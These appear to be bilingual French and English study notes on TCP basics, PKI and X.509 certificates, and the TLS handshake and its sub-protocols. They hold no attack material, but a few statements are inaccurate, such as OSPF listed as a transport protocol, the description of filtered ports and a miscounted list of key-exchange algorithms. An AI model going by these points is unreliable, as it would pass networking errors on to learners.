


**MSS : Max Segment Size.**

**WINDOW :** When we start a TCP connection, the hosts will use a receive buffer where we temporarily store data before the application can process it.

When the receiver sends an acknowledgment, it will tell the sender how much data it can transmit before the receiver will send an acknowledgment. We call this the window size. Basically, the window size indicates the size of the receive buffer.



**TCP connection termination**




- Difference between closed and filtered port :

- **Closed port** = In some cases, it means that no application is listening on this port. A specific tcp packet is returned.
- **Filtered port** = Port opened but packets dropped by a firewall.

Encapsulation des couches :



## - Modèle TCP/IP :



- Le nom de modèle **TCP/IP** est étroitement lié à deux protocoles : le protocole **TCP** (Transmission Control Protocol) et le protocole **IP** (Internet Protocol). Ceci est en partie dû au fait que ce sont les deux protocoles les plus utilisés pour Internet.
- L'origine du modèle **TCP/IP** remonte au réseau **ARPANET**.
- Le **protocole UDP** intervient lorsque le temps de remise des paquets est prédominant et non la fiabilité.
- D'autres protocoles de la couche Transport que TCP, UDP: **SCTP, OSPF, SPX, ATP**.
- ...

## - Certificat et PKI:

- **PKI (Public Key Infrastructure)** est un système de gestion des clefs publiques qui permet de gérer des listes importantes de clefs publiques et d'en assurer la fiabilité, pour des entités généralement dans un réseau.
- Une infrastructure PKI fournit donc quatre services principaux:
  - fabrication de bi-clés.
  - Certification de clé publique et publication de certificats.
  - Révocation de certificats.
  - Gestion de la fonction de certification.
- Une **PKI** utilise des mécanismes de signature et certifie des clés publiques qui permettent de chiffrer et de signer des messages ainsi que des flux de données, afin d'assurer la **confidentialité**, l'**authentification**, l'**intégrité** et la **non-répudiation** (l'émetteur des données ne pourra pas nier être à l'origine du message car la signature a été faite avec sa clef privée).
- **Faiblesse** : si l'une quelconque parmi les autorités de certification certifie un site frauduleux, ce certificat sera vérifié correctement par des millions de navigateurs.
- Une des raisons de l'apparition de la notion de certification est de se prémunir de l'attaque **Man In The Middle** : On doit être sur que la clé publique utilisée n'appartient pas à un attaquant.
- Chaque navigateur ou service qui utilise des certificats contient une liste de **certificats racine approuvés**. Lors de la visite d'un site web avec une

**connexion TLS/SSL, la validité d'un certificat est vérifiée en contrôlant les empreintes digitales du certificat et des certificats intermédiaires associés jusqu'à ce que l'empreinte digitale du certificat racine coïncide.**

### Structure d'un Certificat :


<b>Version</b>	<i>Annonce la version du certificat.</i>
<b>Numéro de série</b>	<i>Unique pour une AC donnée, c'est le numéro qui sera placé dans la CRL.</i>
<b>Algorithme de signature</b>	<i>Algorithme utilisé par la CA pour signer le certificat. Peu utile, car déjà contenu dans le champ signature.</i>
<b>DN (Distinguished Name) de l'AC émettrice</b>	<i>Nom X501 de l'AC qui a signé le certificat.</i>
<b>Période de validité</b>	<i>Date de début et de fin de validité du certificat.</i>
<b>Nom du sujet</b>	<i>Nom X501 de l'entité possédant la partie privée correspondant à la clé publique contenue dans le certificat.</i>
<b>Clé publique</b>	<i>Contient la valeur de la clé publique du sujet et les algorithmes avec lesquels elle doit être utilisée.</i>
<b>Id unique de l'émetteur</b>	<i>Permet une identification complète d'une CA dans le cas où le DN est partagé par plusieurs CA (champ apparu depuis la version 2).</i>
<b>Id unique du sujet</b>	<i>Permet une identification complète d'un sujet dans le cas où le DN est partagé par plusieurs utilisateurs (champ apparu depuis la version 2).</i>
<b>Extensions</b>	<i>Permet de rajouter des informations complémentaires (champ apparu depuis la version 3).</i>
<b>Signature</b>	<i>Correspond à la signature par la CA émettrice d'un hachage de tous les autres champs.</i>

### En résumé :



- **Numéro de série**
- **Clé publique**
- **information de l'autorité de certification qui a signé**
- **Information sur le détenteur du certificat**
- **Période de validité**
- **Signature**


## Comment vérifier un certificat ?

Certificat délivré par l'autorité de certification Kpriv  
au Lycée Laetitia pour son site WEB prof.btsinfo.fr



La vérification du certificat peut être effectuée par tout service (comme le navigateur) qui possède sous forme de certificat la clé publique de l'autorité de certification.






Dans une infrastructure à clé publique : pour obtenir un certificat numérique, l'utilisateur fait une demande auprès de l'**autorité d'enregistrement**. Celle-ci génère un couple de clef (clé publique, clé privée), envoie la clé privée au client, applique une procédure et des critères définis par l'autorité de certification qui certifie la clé publique et appose sa signature sur le certificat, parfois fabriqué par un opérateur de certification.

### - Protocole TLS ( Transport Layer Security ) / SSL ( Secure Sockets Layer ) :

- TLS est un protocole qui permet l'établissement d'une connexion sécurisée (**chiffrée, intègre et authentifiée**).
- Les protocoles TLS (et SSL) sont situés **entre la couche du protocole d'application et la couche TCP/IP**, où ils peuvent sécuriser et envoyer des données d'application à la couche de transport. Étant donné que les protocoles fonctionnent entre

la couche application et la couche transport, les protocoles TLS et SSL peuvent prendre en charge plusieurs protocoles de la couche application.

- La principale différence entre SSL et TLS est que ce dernier utilise des algorithmes de chiffrement plus fort et qu'il peut supporter plusieurs extensions.
- Le protocole TLS est formé par **4** sous protocoles :
  - Protocole **Handshake** ( *Création des clefs* )
  - Protocole **Record** ( *application des clefs* )
  - Protocole **Change Cipher Spec (CCS)**
  - Protocole **Alert** ( *Gestion des erreurs* )
- **1) Protocole Handshake ( TLS Handshake ):**
  - C'est le protocole qui régit l'établissement d'une connexion entre deux entités d'un réseau. Il gère l'authentification du serveur et/ou du client, la négociation des algorithmes de chiffrement et la génération des clés symétriques.



- 1) **C -> S.ClientHello**: le client initie une requête en envoyant un message de type ClientHello qui contient:
  - **Version**: la plus haute version de SSL/TLS que puisse utiliser le client.
  - **Random**: un horodatage de 32 bits et une valeur aléatoire de 28 octets générée par le client qui sera utilisée pour la dérivation des clés. The client random and the server random are later used to generate the key for encryption.
  - **CipherSuite**: une liste, par ordre décroissant de préférence, des suites cryptographiques que supporte le client.

Cipher suites are identified by strings. A sample cipher suite string is ( example ):

**TLS\_ECDHE\_ECDSA\_WITH\_AES\_128\_GCM\_SHA256**. This string contains the following information:

- **TLS** is the protocol being used.
- **ECDHE** is the key exchange algorithm (Elliptic curve Diffie-Hellman Ephemeral).

**ECDSA** is the authentication algorithm (Elliptic Curve Digital Signature Algorithm).

- **AES\_128\_GCM** is the data encryption algorithm (Advanced Encryption Standard 128 bit Galois/Counter Mode).
- **SHA256** is the Message Authentication Code (MAC) algorithm Secure Hash Algorithm 256 bit).

- **Extensions:** les différentes extensions TLS supportées par le client ( extensions such as supported groups for elliptic curve cryptography, point formats for elliptic curve cryptography, signature algorithms, and more). If the server cannot provide the additional functionality, the client may abort the handshake if needed.
- **Compression\_methods\_list :** This is the method that is going to be used for compressing the SSL packets. By using compression, we can achieve lower bandwidth usage and therefore, faster transfer speeds. But using compression is risky.
- **Session ID:** un nombre, qui identifie la connexion; (optionnel).

Et peut être d'autres champs "moins importants".

- 2) **S -> C .ServerHello:** le serveur répond au client avec un message de type **ServerHello**. A **Server Hello** may either contain selected options (from among those proposed during Client Hello) or it may be a handshake failure message. cette étape qui contient:
  - **Version:** la plus haute version de SSL/TLS que puisse utiliser le serveur ( the selected protocol version );
  - **Random:** un horodatage de 32 bits et une valeur aléatoire de 28 octet;

- **CipherSuite**: la suite cryptographique retenue pour la session. Le serveur sélectionne la première suite qu'il connaît dans la liste transmise par le client;
- **Compression\_methods** : The server selects the compression method from among Compression Methods sent in the Client Hello.
- **Extensions**: les différentes extensions TLS supportées par le serveur.
  
- 3) **S -> C .ServerCertificate**: Le serveur envoie son certificat X509 qui contient des informations sur sa clé publique.  
In rare cases, the server may require the client to be authenticated with a client certificate. If so, the client provides its signed certificate to the server.
- 4) **S. Server Key Exchange Generation** : The server calculates "a private/public keypair" for key exchange ( Diffie-Hellman ).  
  
It will do this via an elliptical curve method ( using sometimes the x25519 curve ).  
  
The **private key** is chosen by selecting an integer between 0 and  $2^{(256-1)}$ . It does this by generating 32 bytes (256 bits) of random data.  
  
The **public key** is chosen by multiplying the point  $x=9$  on the x25519 curve by the private key.
  
- 5) **S -> C .ServerKeyExchange** : The server provides information for key exchange.  
As part of the key exchange process, both the server and the client will have a keypair of public and private keys, and will send the other party their public key ( using elliptical curve Diffie-Hellman method ).  
  
The shared encryption key will then be generated using a combination of each party's private key and the other party's public key ( Diffie-Hellman ).

Maybe the parties have agreed on a cipher suite using **ECDHE**, meaning the keypairs will be based on a selected **Elliptic Curve**, **Diffie-Hellman** will be used, and the keypairs are **Ephemeral** (generated for each connection) rather than using the public/private key from the certificate.

- 6). **S -> C .ServerHelloDone**: Le serveur indique qu'il attend une réponse du client. The server indicates it's finished with its half of the handshake.
- 4) **C. Client Key Exchange Generation** : Like the server, The client calculates "**a private/public keypair**" for **key exchange** with the same method ( using elliptical curve Diffie-Hellman method ).
- 6). **C -> S.ClientKeyExchange**: Just like the server, The Client provides information for key exchange.
- 4) **C. Client Encryption calculation** : The client now has the information to calculate the **encryption keys** that will be used by each side.  
It uses the following information in this calculation:
  - server random (from Server Hello)
  - client random (from Client Hello)
  - server public key (from Server Key Exchange)
  - client private key (from Client Key Generation)

The client multiplies the server's public key with the client's private key using the `curveXXXX()` algorithm. The 32-byte result is called the **PreMasterSecret**.

The client then calculates **the MasterSecret** ( 48 bytes ) from the **PreMasterSecret**, **client\_random**, **server\_random**.

Cette transformation est essentielle car le **PreMasterSecret** est d'une taille différente selon la méthode utilisée pour sa

génération. Il faut donc dériver cette valeur en une autre avec une valeur constante ( **MasterSecret** de 48 byte ).

We then generate the final encryption keys using the **MasterSecret**, **client\_random**, **server\_random**.

final encryption keys :

- client MAC key: For client authentication and integrity with whatever MAC algorithm you chose in the cipher suite.
- server MAC key: For server authentication and integrity with whatever MAC algorithm you chose in the cipher suite.
- client write key : For the symmetric encryption.
- server write key : For the symmetric encryption.
- client write IV : IV used by a mode of operation of some symmetric algorithm that could be chosen.
- server write IV : IV used by a mode of operation of some symmetric algorithm that could be chosen.

The symmetric ciphers chosen in the handshake will dictate how long these keys we generate need to be.

To recap :

Diffie-Hellman -> PreMasterSecret -> MasterSecret ( 48 bytes ) -> 4 ( or 6 with IV ) variable-length keys.

- 7). **C -> S .ChangeCipherSpec**: The client indicates that it has calculated the shared encryption keys and that all following messages from the client will be encrypted with the client write key.

In **TLS 1.3**, this message type has been removed because it can be inferred.


At this point, the client is ready to switch to a secure, encrypted environment. The **Change Cipher Spec protocol** is used to change the encryption.

- 8). **C -> S .Finished**: To verify that the handshake was successful and not tampered with, the client calculates verification data and encrypts it with the client write key.

The verification data is built from a hash of all handshake messages and verifies the integrity of the handshake process.

- 4) **S. Server Encryption calculation** : Same as the client : calculate the Final Keys.
  - 9). **S -> C .ChangeCipherSpec**: pareil côté serveur.
  - 10). **S -> C .Finished**: pareil côté server. The last message of the handshake process from the server (sent encrypted) signifies that the handshake is finished.
- **2) Protocole Record**
- C'est le protocole qui gère la transmission des données chiffrées sous une forme homogène en les encapsulant, il a pour objectifs:
  - **Confidentialité**: les données sont chiffrées en utilisant les clés produites lors de la négociation.
  - **Intégrité et Authenticité**: Grâce aux signatures HMAC. Cette signature est elle aussi générée à l'aide des clés produites lors de la négociation.
  - **Encapsulation**: permet aux données SSL/TLS d'être transmises de manière normalisée et reconnues sous une forme homogène.

Les étapes du processus d'encapsulation du **protocole Record** sont les suivantes:



- **Segmentation:** les données sont découpées en blocs de taille inférieure à 16 ko;
- **Compression:** les données sont compressées en utilisant l'algorithme choisi lors de la négociation. A noter: à partir de SSL v3.0, il n'y a plus de compression;
- **Signature MAC:** une signature des données est générée à l'aide de la clé MAC (dans le cas de l'utilisation de l'extension MAC\_then\_encrypt);
- **Chiffrement:** le paquet obtenu est chiffré à l'aide de la fonction définie lors de la négociation et de la key.encryption;
- **Ajout de l'en-tête:** l'en-tête SSL/TLS est ajouté et le paquet est passé à la couche inférieure. Il contient:
  - **Content-Type:** indique le type de paquet SSL et TLS contenu dans l'enregistrement;
  - **Major Version, Minor Version:** numéros de version du protocole SSL/TLS utilisé;
  - **Length:** taille du fragment SSL et TLS.

À la réception des paquets, le destinataire vérifie l'en-tête du

paquet, le déchiffre, vérifie le champ HMAC et rassemble les différents blocs.

The handshake can currently use **5** different algorithms to do the key exchange: RSA, Diffie-Hellman, Elliptic Curve Diffie-Hellman and the ephemeral versions of the last two algorithms.

On peut noter que les données chiffrées sont seulement ceux de la **Couche Application**.

### - 3) Protocole Change Cipher Spec

- Ce protocole contient un seul message de 1 octet ChangeCipherSpec et permet de modifier les algorithmes de chiffrement et établir de nouveaux paramètres de sécurité. Il indique au protocole Record le changement des suites cryptographiques.

### - 4) Protocole Alert

- Ce protocole spécifie les **messages d'erreur** que peuvent s'envoyer clients et serveurs. Les messages sont composés de **deux octets**. Le premier est soit **warning** ( connexion instable ) soit **fatal**. Si le niveau est fatal, la connexion est abandonnée. Le deuxième octet donne le code d'erreur.

Exemple de type d'erreurs :

erreurs fatales	Warnings
<ul style="list-style-type: none"> <li>- <b>Unexpected_message</b> - indique que le message n'a pas été reconnu</li> <li>- <b>Bad_record_mac</b> - signale une signature MAC incorrecte</li> <li>- <b>Decompression_failure</b> - indique que la fonction de décompression a reçu une mauvaise entrée</li> <li>- <b>Handshake_failure</b> - impossible de négocier les bons paramètres</li> </ul>	<ul style="list-style-type: none"> <li>- <b>Close_notify</b> - annonce la fin d'une connexion</li> <li>- <b>No_certificate</b> - répond une demande de certificat s'il n'y en a pas</li> <li>- <b>Bad_certificate</b> - le certificat reçu n'est pas bon (par exemple, sa signature n'est pas valide)</li> <li>- <b>Unsupported_certificate</b> - le certificat reçu n'est pas reconnu</li> </ul>

<ul style="list-style-type: none"> <li>- <b>Illegal_parameter</b> - indique un champ mal formaté ou ne correspondant à rien.</li> </ul>	<ul style="list-style-type: none"> <li>- <b>Certificate_revoked</b> - certificat révoqué par l'émetteur</li> <li>- <b>Certificate_expired</b> - certificat expiré</li> <li>- <b>Certificate_unknown</b> - pour tout problème concernant les certificats et non listé ci-dessus.</li> </ul>
---	--

## Diffie-Hellman in SSL/TLS [\[edit\]](#)

There are three versions of Diffie-Hellman used in SSL/TLS.

- Anonymous Diffie-Hellman
- Fixed Diffie-Hellman
- Ephemeral Diffie-Hellman

